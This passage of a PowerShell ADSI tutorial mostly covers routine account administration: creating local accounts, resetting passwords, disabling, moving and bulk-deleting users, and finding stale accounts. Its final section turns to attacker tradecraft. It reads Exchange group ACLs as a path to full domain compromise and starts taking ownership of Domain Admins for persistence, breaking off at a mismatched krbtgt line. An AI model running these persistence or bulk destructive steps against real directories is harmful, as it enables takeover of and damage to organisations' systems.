$UserNames | foreach {$_.GetType().InvokeMember("Name",'GetProperty', $null, $_, $null)}
```

```
PS C:\Users\Jones> $LocalGroup =[ADSI]"WinNT://Server/Administrators"
>> $UserNames = @($LocalGroup.psbase.Invoke("Members"))
>> $UserNames | foreach {$_.GetType().InvokeMember("Name", 'GetProperty', $null, $_, $null)}
Testing
Domain Admins
Covington
PS C:\Users\Jones>
```

In the previous chapter, we added the user ''Covington" to the local Administrators group on the ''Server" machine. Here we can see that the user also been added to it!

2.8 Create local account on local & remote machine

Summary :

In this chapter, we are going to create a local account on a local & remote machine.

In order to create a local account on a local machine. We can run the following command (as admin) :

```
$Computer = [ADSI]"WinNT://localhost,Computer"
```

```
$LocalAdmin = $Computer.Create("User", "LocalAdmin")
```


```
$LocalAdmin.SetPassword("Password01")
```

```
$LocalAdmin.SetInfo()
```

```
$LocalAdmin.UserFlags = 65536
```

```
$LocalAdmin.SetInfo()
```

We have now created a local account that's called ''LocalAdmin" - It has ''Password01" as password and the userflag has been set on ''65536", which means that the password won't expire.



Let's now create a local account, but on a remote machine.

Run the following command as admin again :

```
$Computer = [ADSI]"WinNT://Server,Computer"
```

```
$LocalAdmin = $Computer.Create("User", "LocalAdmin")
```

```
$LocalAdmin.SetPassword("Password01")
```

```
$LocalAdmin.SetInfo()
```

```
$LocalAdmin.UserFlags = 65536 + 64
```

```
$LocalAdmin.SetInfo()
```

```
PS C:\windows\system32> $Computer = [ADSI]"WinNT://Server,Computer"
>> $LocalAdmin = $Computer.Create("User", "LocalAdmin")
>> $LocalAdmin.SetPassword("Password01")
>> $LocalAdmin.SetInfo()
>> $LocalAdmin.UserFlags = 65536 + 64
>> $LocalAdmin.SetInfo()
PS C:\windows\system32>
```

In this example, we created a local account on the ‘’server” machine. It has ‘’password01” as password and the userflags has been set on 65536 & 64, which is equals to. ‘’Password never expires” and ‘’Password cannot be changed”

2.9 View local users on local & remote machine


Summary :

In this section, we are going to view all the local users on both local & remote machine.

In order to view all the local users on a machine. We can run the following command :

```
$adsi = [ADSI]"WinNT://localhost"
```

```
$adsi.Children | where {$_.SchemaClassName -eq 'user'}
```



Here we can see our local account that we just recently created.

If we now run the following command for example :

```
$adsi = [ADSI]"WinNT://server"
```

```
$adsi.Children | where {$_.SchemaClassName -eq 'user'}
```

It will enumerate all the local accounts on the ‘’Server” machine. In order to do this, we need to be a local admin on the remote machine.

```
PS C:\Users\Jones> $adsi = [ADSI]"WinNT://server"
>> $adsi.Children | where {$_.SchemaClassName -eq 'user'}


distinguishedName :
Path              : WinNT://CONTOSO/SERVER/Guest

distinguishedName :
Path              : WinNT://CONTOSO/SERVER/LocalAdmin

distinguishedName :
Path              : WinNT://CONTOSO/SERVER/Testing
```

We could add the ‘’Format-List” cmdlet to get the lastlogin and userflags from the local accounts as well.

```
$adsi = [ADSI]"WinNT://server"
```

```
$adsi.Children | where {$_.SchemaClassName -eq 'user'} | FormatList name, userflags,
    lastlogin
```

```
PS C:\Users\Jones> $adsi = [ADSI]"WinNT://server"
>> $adsi.Children | where {$_.SchemaClassName -eq 'user'} | Format-List name, userflags, lastlogin


name      : {Guest}
userflags : {66147}

name      : {LocalAdmin}
userflags : {66113}

name      : {Testing}
userflags : {513}
lastlogin : {10/12/2020 4:51:25 PM}
```

2.10 Reset password of AD account

Summary :


In this section, we are going to use ADSI to reset the password of an AD account. It is pretty straight forwarded. In order to reset the password of a user account. An admin needs to have GenericAll or equivalent (e.g. UserForce-Change-Password, AllExtendedRight) to reset the password of the account.

If we run the following command :

```
$adsi = [adsi]"LDAP://CN=Jorge Masvidal,OU=WW,DC=contoso,DC=com"
```

```
$adsi.Invoke("SetPassword", "MyShitPassw0rd!")```

```powershell
$adsi.setinfo()
```



We have now reset the password of the user ''Masvidal", which is located in the WW OU.
```

2.11 Reset password of local account

Summary :

In this section, we are going to reset the password of a local account. We will be doing this both on local & remote machine. In order to do this. We need to have local admin rights.

As example, we are going to reset the password of the ‘’LocalAdmin” account.

```
PS C:\Users\Jones> $adsi = [ADSI]"WinNT://localhost"
PS C:\Users\Jones> $adsi.Children | where {$_.SchemaClassName -eq 'user'}


distinguishedName :
Path              : WinNT://contoso.com/localhost/DefaultAccount

distinguishedName :
Path              : WinNT://contoso.com/localhost/Guest

distinguishedName :
Path              : WinNT://contoso.com/localhost/LocalAdmin

distinguishedName :
Path              : WinNT://contoso.com/localhost/Testing

distinguishedName :
Path              : WinNT://contoso.com/localhost/WDAGUtilityAccount
```

If we now run the following command :

```
([adsi]"WinNT://localhost/LocalAdmin,user").SetPassword('TeribblePassw0rd!')
```

The password of the local account has been changed.

```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\windows\system32> ([adsi]"WinNT://localhost/LocalAdmin,user").SetPassword('TeribblePassw0rd!')
PS C:\windows\system32>
```

2.12 Disable AD account

Summary :

In this section, we are going to disable an AD account.


In order to disable an AD account. We can run the following command :

```
[ADSI]$ADSI = "LDAP://CN=Jorge Masvidal,OU=WW,DC=contoso,DC=com"
```

```
$ADSI.put("userAccountControl",514)
```

```
$ADSI.setinfo()
```

After we have ran this command. The user will be disabled




Let's say that we want to disable the account, but also enable the ''Password never expires" box. We can run the following command :

```
[ADSI]$ADSI = "LDAP://CN=Jorge Masvidal,OU=WW,DC=contoso,DC=com"
```

```
$ADSI.put("userAccountControl",514 + 65536)
```

```
$ADSI.setinfo()
```



A better approach to disable or enable an account is by doing the following :

```
[ADSI]$ADSI = "LDAP://CN=Jorge Masvidal,OU=WW,DC=contoso,DC=com"
```

```
$ADSI.psbase.InvokeSet('AccountDisabled', $true)
```

```
$ADSI.SetInfo()
```

```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Users\Jones> [ADSI]$ADSI = "LDAP://CN=Jorge Masvidal,OU=WW,DC=contoso,DC=com"
>> $ADSI.psbase.InvokeSet('AccountDisabled', $true)
>> $ADSI.SetInfo()
PS C:\Users\Jones>
```

If we want to enable the account again, we have to change true to false.

2.13 Get child objects of a OU & container

Summary :

This section covers on how to get child objects in OU and containers.

In order to receive all the child objects in an OU for example. We can use the *get_children()* method.

Let's say that we want to get all the child objects of the OU ''WW". In order to do that. We can run the following command :

```
$OU = [ADSI]"LDAP://ou=WW,dc=contoso,dc=com"
```

```
$OU.Get_Children()
```

```
PS C:\Users\Jones> $OU = [ADSI]"LDAP://ou=WW,dc=contoso,dc=com"
PS C:\Users\Jones> $OU.Get_Children()


distinguishedName : {CN=Colby Covington,OU=WW,DC=contoso,DC=com}
Path              : LDAP://CN=Colby Covington,ou=WW,dc=contoso,dc=com

distinguishedName : {CN=Gilbert Burns,OU=WW,DC=contoso,DC=com}
Path              : LDAP://CN=Gilbert Burns,ou=WW,dc=contoso,dc=com

distinguishedName : {CN=Jorge Masvidal,OU=WW,DC=contoso,DC=com}
Path              : LDAP://CN=Jorge Masvidal,ou=WW,dc=contoso,dc=com

distinguishedName : {CN=Kamaru Usman,OU=WW,DC=contoso,DC=com}
Path              : LDAP://CN=Kamaru Usman,ou=WW,dc=contoso,dc=com

distinguishedName : {CN=Leon Edwards,OU=WW,DC=contoso,DC=com}
Path              : LDAP://CN=Leon Edwards,ou=WW,dc=contoso,dc=com
```

2.14 Move object to another OU

Summary :

In this section, we are going to move a user and a group to another OU.

In our example. We have a user called ‘’Masvidal” that is located in the ‘’WW” OU. We want to move the user to the ‘’LW” OU.

If we run the following command :

```
$OU=[ADSI] "LDAP://OU=LW,DC=contoso,DC=com"
```

```
$OU.MoveHere("LDAP://CN=Jorge Masvidal,OU=WW,DC=contoso,DC=com", "cn=Jorge Masvidal")
```

We specify the LDAP path of the certain OU that we want the user to get moved to. The other LDAP path is from the user itself, where it is currently located, which is the ‘’WW” OU.

```
PS C:\Users\Jones> $OU=[ADSI] "LDAP://OU=LW,DC=contoso,DC=com"
>> $OU.MoveHere("LDAP://CN=Jorge Masvidal,OU=WW,DC=contoso,DC=com", "cn=Jorge Masvidal")


distinguishedName : {CN=Jorge Masvidal,OU=LW,DC=contoso,DC=com}
Path              : LDAP://cn=Jorge Masvidal,OU=LW,DC=contoso,DC=com
```

Here we can see the user has been moved to the ‘’LW” OU.

```
PS C:\Users\Jones> $OU=[ADSI] "LDAP://OU=LW,DC=contoso,DC=com"
PS C:\Users\Jones> $OU.Get_Children()


distinguishedName : {CN=Dustin Poirier,OU=LW,DC=contoso,DC=com}
Path              : LDAP://CN=Dustin Poirier,OU=LW,DC=contoso,DC=com

distinguishedName : {CN=Jorge Masvidal,OU=LW,DC=contoso,DC=com}
Path              : LDAP://CN=Jorge Masvidal,OU=LW,DC=contoso,DC=com

distinguishedName : {CN=Justin Gaethje,OU=LW,DC=contoso,DC=com}
Path              : LDAP://CN=Justin Gaethje,OU=LW,DC=contoso,DC=com

distinguishedName : {CN=Khabib Nurmagomedov,OU=LW,DC=contoso,DC=com}
Path              : LDAP://CN=Khabib Nurmagomedov,OU=LW,DC=contoso,DC=com
```

2.15 Change properties on multiple users, reset password on multiple users, delete all users in particular OU

Summary :

Saving one of the best for last. Sometimes there are cases, where you want to change for example. A description on multiple users in a particular OU. Doing it by hand can't be a pain, but here we are automating it.

Let's say that we want to set a description on all the users in the ''WW" OU.

We will set as description: ''170lbs Fighter"

```
$OU = [ADSI]"LDAP://ou=WW,dc=contoso,dc=com"
```

```
$Child = $OU.Get_Children()
```

```
ForEach ($User In $Child)
```

```
{
```

```
 If ($User.Class -eq "user")
```

```
 {
```

```
 $User.Put("Description", "170lbs Fighter")
```

```
 $User.SetInfo()
```

```
 }
```

```
}
```

```
PS C:\Users\Jones> $OU = [ADSI]"LDAP://ou=WW,dc=contoso,dc=com"
>> $Child = $OU.Get_Children()
>> ForEach ($User In $Child)
>> {
>>     If ($User.Class -eq "user")
>>    {
>>        $User.Put("Description", "170lbs Fighter")
>>        $User.SetInfo()
>>    }
>> }
PS C:\Users\Jones>
```

Here we can see that the description has been changed from all the users in the ‘’WW” OU.

Name	Type	Description
Colby Covington	User	170lbs Fighter
Gilbert Burns	User	170lbs Fighter
Jorge Masvidal	User	170lbs Fighter
Kamaru Usman	User	170lbs Fighter
Leon Edwards	User	170lbs Fighter

Let’s say that we want to reset the password of all the users in this OU.

```
$OU = [ADSI]"LDAP://ou=WW,dc=contoso,dc=com"
```

```
$Child = $OU.Get_Children()
```

```
ForEach ($User In $Child)
```

```
{
```

```
 If ($User.Class -eq "user")
```

```
 {
```

```
 $User.Invoke("SetPassword", "MyTerriblePassw0rd!")
```

```
 $User.SetInfo()
```

```
 }
```

```
}
```

```
PS C:\Users\Jones> $OU = [ADSI]"LDAP://ou=WW,dc=contoso,dc=com"
>> $Child = $OU.Get_Children()
>> ForEach ($User In $Child)
>> {
>>     If ($User.Class -eq "user")
>>    {
>>        $User.Invoke("SetPassword", "MyTerriblePassw0rd!")
>>        $User.SetInfo()
>>    }
>> }
PS C:\Users\Jones>
```

Let's say that we now want to delete all the users in the ''LW" OU.

In order to do that, we can run the following command :

```
$OU = [ADSI]"LDAP://ou=LW,dc=contoso,dc=com"
```

```
$Child = $OU.Get_Children()
```

```
ForEach ($User In $Child)
```

```
{
```

```
 If ($User.Class -eq "user")
```

```
 {
```

```
 $User.DeleteTree()
```

```
 $User.SetInfo()
```

```
 }
```

```
}
```

```
PS C:\Users\Jones> $OU = [ADSI]"LDAP://ou=LW,dc=contoso,dc=com"
>> $Child = $OU.Get_Children()
>> ForEach ($User In $Child)
>> {
>>     If ($User.Class -eq "user")
>>    {
>>        $User.DeleteTree()
>>        $User.SetInfo()
>>    }
>> }
>>
```

2.16 Find users who haven't logged in for 7 days and find users who haven't changed the password in the last 7 days.

Summary :

Sometimes we get a request to provide a list of users who haven't logged in for 7 days for example. Other example are users who haven't reset their password in the last 30 days, and so on.

In order to get that information, we can use the ToFileTime method in PowerShell.

Let's say that we want to find out, which user accounts haven't logged in for 7 days.
In order to do that, we can run the following query :

```
([adsisearcher]"(&(objectcategory=user)(lastlogontimestamp<=$((Get-Date).AddDays(-7).
    ToFileTime())))").findall()
```

Now we will receive 3 results of accounts that haven't logged into this time period.

```
PS C:\Users\Jones> ([adsisearcher]"(&(objectcategory=user)(lastlogontimestamp<=$((Get-Date).AddDays(-7).ToFil
eTime()))))").findall()

Path                                                Properties
----                                                ----------
LDAP://CN=Testing,CN=Users,DC=contoso,DC=com        {logoncount, codepage, objectcategory, description...}
LDAP://CN=Jon Jones,OU=LHW,DC=contoso,DC=com        {givenname, codepage, objectcategory, dscorepropagationd...
LDAP://CN=Jorge Masvidal,OU=WW,DC=contoso,DC=com    {givenname, codepage, objectcategory, description...}
```

Let's say that we now want to find out which users haven't reset their password in the last, let's say 7 days.

The only thing we have to do is replace the lastlogonTimestamp attribute to the pwdLastSet attribute.

This will be our LDAP query :

```
([adsisearcher]"(&(objectcategory=user)(pwdLastSet<=$((GetDate).AddDays(-7).ToFileTime()))
    )").findall()
```

Now it will return a list of users who haven't reset their password in the last 7 days.

```
PS C:\Users\Jones> ([adsisearcher]"(&(objectcategory=user)(pwdLastSet<=$((Get-Date).AddDays(-7).ToFileTime()))
))").findall()

Path                                                    Properties
----                                                    ----------
LDAP://CN=Testing,CN=Users,DC=contoso,DC=com            {logoncount, codepage, objectcategory, descript...
LDAP://CN=Guest,CN=Users,DC=contoso,DC=com              {logoncount, codepage, objectcategory, descript...
LDAP://CN=krbtgt,CN=Users,DC=contoso,DC=com             {logoncount, codepage, objectcategory, descript...
LDAP://CN=Jon Jones,OU=LHW,DC=contoso,DC=com            {givenname, codepage, objectcategory, dscorepro...
LDAP://CN=Dominick Reyes,OU=LHW,DC=contoso,DC=com       {givenname, codepage, objectcategory, dscorepro...
LDAP://CN=Jan Blachowicz,OU=LHW,DC=contoso,DC=com       {givenname, codepage, objectcategory, dscorepro...
LDAP://CN=Francis Ngannou,OU=HW,DC=contoso,DC=com       {givenname, codepage, objectcategory, dscorepro...
LDAP://CN=Alistair Overeem,OU=HW,DC=contoso,DC=com      {givenname, codepage, objectcategory, dscorepro...
LDAP://CN=Curtis Blaydes,OU=HW,DC=contoso,DC=com        {givenname, codepage, objectcategory, dscorepro...
LDAP://CN=Khabib Nurmagomedov,OU=LW,DC=contoso,DC=com   {givenname, codepage, objectcategory, dscorepro...
LDAP://CN=Justin Gaethje,OU=LW,DC=contoso,DC=com        {givenname, codepage, objectcategory, dscorepro...
LDAP://CN=Dustin Poirier,OU=LW,DC=contoso,DC=com        {givenname, codepage, objectcategory, dscorepro...
LDAP://CN=Korean Zombie,OU=FW,DC=contoso,DC=com         {givenname, codepage, objectcategory, dscorepro...
LDAP://CN=Brian Ortega,OU=FW,DC=contoso,DC=com          {givenname, codepage, objectcategory, dscorepro...
LDAP://CN=Zabit Magomedovshapirov,OU=FW,DC=contoso,DC=com {givenname, codepage, objectcategory, dscorepro...
LDAP://CN=Israel Adesayna,OU=MW,DC=contoso,DC=com       {givenname, codepage, objectcategory, dscorepro...
LDAP://CN=Robert Whittaker,OU=MW,DC=contoso,DC=com      {givenname, codepage, objectcategory, dscorepro...
LDAP://CN=Anderson Silva,OU=MW,DC=contoso,DC=com        {givenname, codepage, objectcategory, dscorepro...
LDAP://CN=Paulo Costa,OU=MW,DC=contoso,DC=com           {givenname, codepage, objectcategory, dscorepro...
LDAP://CN=Yoel Romero,OU=MW,DC=contoso,DC=com           {givenname, codepage, objectcategory, dscorepro...
```

To finish this section. Let's now be a bit more specific. We want to find out users who haven't reset their password in the last 7 days, but… We are ONLY interested in users that are located in the ''LHW" OU.

Now when we run the following command :

```
$adsi = [adsisearcher]"(&(objectcategory=user)(pwdLastSet<=$((Get-Date).AddDays(-7).
    ToFileTime())))"
```

```
$adsi.searchRoot = [adsi]"LDAP://OU=LHW,DC=contoso,DC=com"
```

```
$adsi.FindAll()
```

We will receive 3 results.

```
PS C:\Users\Jones> $adsi = [adsisearcher]"(&(objectcategory=user)(pwdLastSet<=$((Get-Date).AddDays(-7).ToFile
Time()))"
>> $adsi.searchRoot = [adsi]"LDAP://OU=LHW,DC=contoso,DC=com"
>> $adsi.FindAll()

Path                                            Properties
----                                            ----------
LDAP://CN=Jon Jones,OU=LHW,DC=contoso,DC=com    {givenname, codepage, objectcategory, dscorepropagation...
LDAP://CN=Dominick Reyes,OU=LHW,DC=contoso,DC=com {givenname, codepage, objectcategory, dscorepropagation...
LDAP://CN=Jan Blachowicz,OU=LHW,DC=contoso,DC=com {givenname, codepage, objectcategory, dscorepropagation...
```

2.17 Select timestamp attributes on users located in specific OU

Summary :

Let's say that we are interested in users who haven't reset their password in the last 7 days, but… We are only interested in users who are located in a particular OU.

In our case, we want to find all the users in the ''LHW" OU, who haven't reset their password in the last 7 days.

If we run the following :

```
$as = [adsisearcher]"(&(objectcategory=user)(pwdLastSet<=$((GetDate).AddDays(-7).
    ToFileTime())))"
```

```
$as.searchRoot = [adsi]"LDAP://OU=LHW,DC=contoso,DC=com"
```

```
$as.PropertiesToLoad.Add('name')
```

```
$as.PropertiesToLoad.Add('pwdLastSet')
```

```
$as.FindAll() | ForEach-Object {
```

```
$props = @{ 'name' = ($_.properties.item('name') | Out-String).Trim()
```

```
'pwdLastSet' = ([datetime]::FromFiletime(($_.properties.item('pwdLastSet') | OutString).
    Trim())) }
```

```
New-Object psObject -Property $props
```

```
}
```

It will return all the results from users in the ''LHW" OU who haven't reset their password in the last 7 days.

```
PS C:\Users\Jones> $as = [adsisearcher]"(&(objectcategory=user)(pwdLastSet<=$((Get-Date).AddDays(-7).ToFileTi
me()))"
>> $as.searchRoot = [adsi]"LDAP://OU=LHW,DC=contoso,DC=com"
>> $as.PropertiesToLoad.Add('name')
>> $as.PropertiesToLoad.Add('pwdLastSet')
>> $as.FindAll() | ForEach-Object {
>> $props = @{ 'name' = ($_.properties.item('name') | Out-String).Trim()
>> 'pwdLastSet' = ([datetime]::FromFiletime($_.properties.item('pwdLastSet') | Out-String).Trim())) }
>> New-Object psObject -Property $props
>> }
0
1

name           pwdLastSet
----           ----------
Jon Jones      10/12/2020 3:56:27 PM
Dominick Reyes 10/12/2020 3:56:54 PM
Jan Blachowicz 10/12/2020 3:57:24 PM
```

3. ACL Manipulation

3.1 View ACL permissions on AD objects

Summary :


In this chapter, we are going to learn how to find ACL permissions on AD objects.

In this case, we are going to find the ACL permissions that have been set on the “Exchange Windows Permissions” group.

In order to that, we can run the following command :

```
$GroupObject=[ADSI]"LDAP://CN=Exchange Windows Permissions,OU=Microsoft Exchange Security Groups,DC=contoso,DC=com"
```

```
$GroupObject.psbase.get_ObjectSecurity().getAccessRules($true,$true, [system.security.principal.NtAccount])
```



If we now look for ACE’s that have ‘’GenericAll” permissions on the Exchange

Windows Permissions group. We can run the following command :

```
$GroupObject=[ADSI]"LDAP://CN=Exchange Windows Permissions,OU=Microsoft Exchange Security Groups,DC=contoso,DC=com"
```

```
$GroupObject.psbase.get_ObjectSecurity().getAccessRules($true,$true, [system.security.principal.NtAccount]) |? ActiveDirectoryRights -Match "GenericAll"
```

Now it will return all the ACE’s with ‘’GenericAll” permissions.

```
PS C:\Users\Jones> $GroupObject=[ADSI]"LDAP://CN=Exchange Windows Permissions,OU=Microsoft Exchange Security
Groups,DC=contoso,DC=com"
>> $GroupObject.psbase.get_ObjectSecurity().getAccessRules($true, $true, [system.security.principal.NtAccount
]) |? ActiveDirectoryRights -Match "GenericAll"


ActiveDirectoryRights : GenericAll
InheritanceType       : None
ObjectType            : 00000000-0000-0000-0000-000000000000
InheritedObjectType   : 00000000-0000-0000-0000-000000000000
ObjectFlags           : None
AccessControlType     : Allow
IdentityReference     : NT AUTHORITY\SYSTEM
IsInherited           : False
InheritanceFlags      : None
PropagationFlags      : None
```

Exchange integrates a lot in AD, so exploiting Exchange Admins might lead to full Active Directory compromise.

Let's focus on the ACE that has GenericAll, besides of Domain Admins & Enterprise Admins.

If we run the following command :

We are looking for the Organization Management group.

```
1  $GroupObject=[ADSI]"LDAP://CN=Exchange Windows Permissions,OU=Microsoft Exchange Security
       Groups,DC=contoso,DC=com"
```

```
1  $GroupObject.psbase.get_ObjectSecurity().getAccessRules($true,$true, [system.security.
       principal.NtAccount]) |? IdentityReference - Match "Organization Management" |?
       ActiveDirectoryRights -Match "GenericAll"
```

Here we can see that *Organization Management* has "GenericAll" permission on the *Exchange Windows Permissions* group.

```
PS C:\Users\Jones> $GroupObject=[ADSI]"LDAP://CN=Exchange Windows Permissions,OU=Microsoft Exchange Security
Groups,DC=contoso,DC=com"
>> $GroupObject.psbase.get_ObjectSecurity().getAccessRules($true, $true, [system.security.principal.NtAccount
]) |? IdentityReference -Match "Organization Management" |? ActiveDirectoryRights -Match "GenericAll"


ActiveDirectoryRights : GenericAll
InheritanceType       : None
ObjectType            : 00000000-0000-0000-0000-000000000000
InheritedObjectType   : 00000000-0000-0000-0000-000000000000
ObjectFlags           : None
AccessControlType     : Allow
IdentityReference     : CONTOSO\Organization Management
IsInherited           : False
InheritanceFlags      : None
PropagationFlags      : None
```

3.2 View ownership on AD object

Summary :


In this section, we will learn how to get the ownership of an AD object.

Let's say that we want to get the ownership of the Domain Admins group.

In order to do that, we can run the following command :

```
([ADSI]"LDAP://CN=Domain Admins,CN=Users,DC=contoso,DC=com").PSBase.get_ObjectSecurity().
    GetOwner([System.Security.Principal.NTAccount]).Value
```

Now we can see the ownership of the Domain Admins group.



3.3 Taking ownership rights

Summary :

In this section, we are going to take over the ownership rights of an AD object, which is in our example. The ‘’Domain Admins” group.

Let’s pretend that we’ve managed to become Domain Admin and we want to change the ownership of the DA group to remain persistence.

What we are going to do is change the ownership of the DA group to Jones.


In order to do this, we can run the following command :

```
$adsi = [adsi]"LDAP://CN=krbtgt,CN=Users,DC=contoso,DC=com"
```

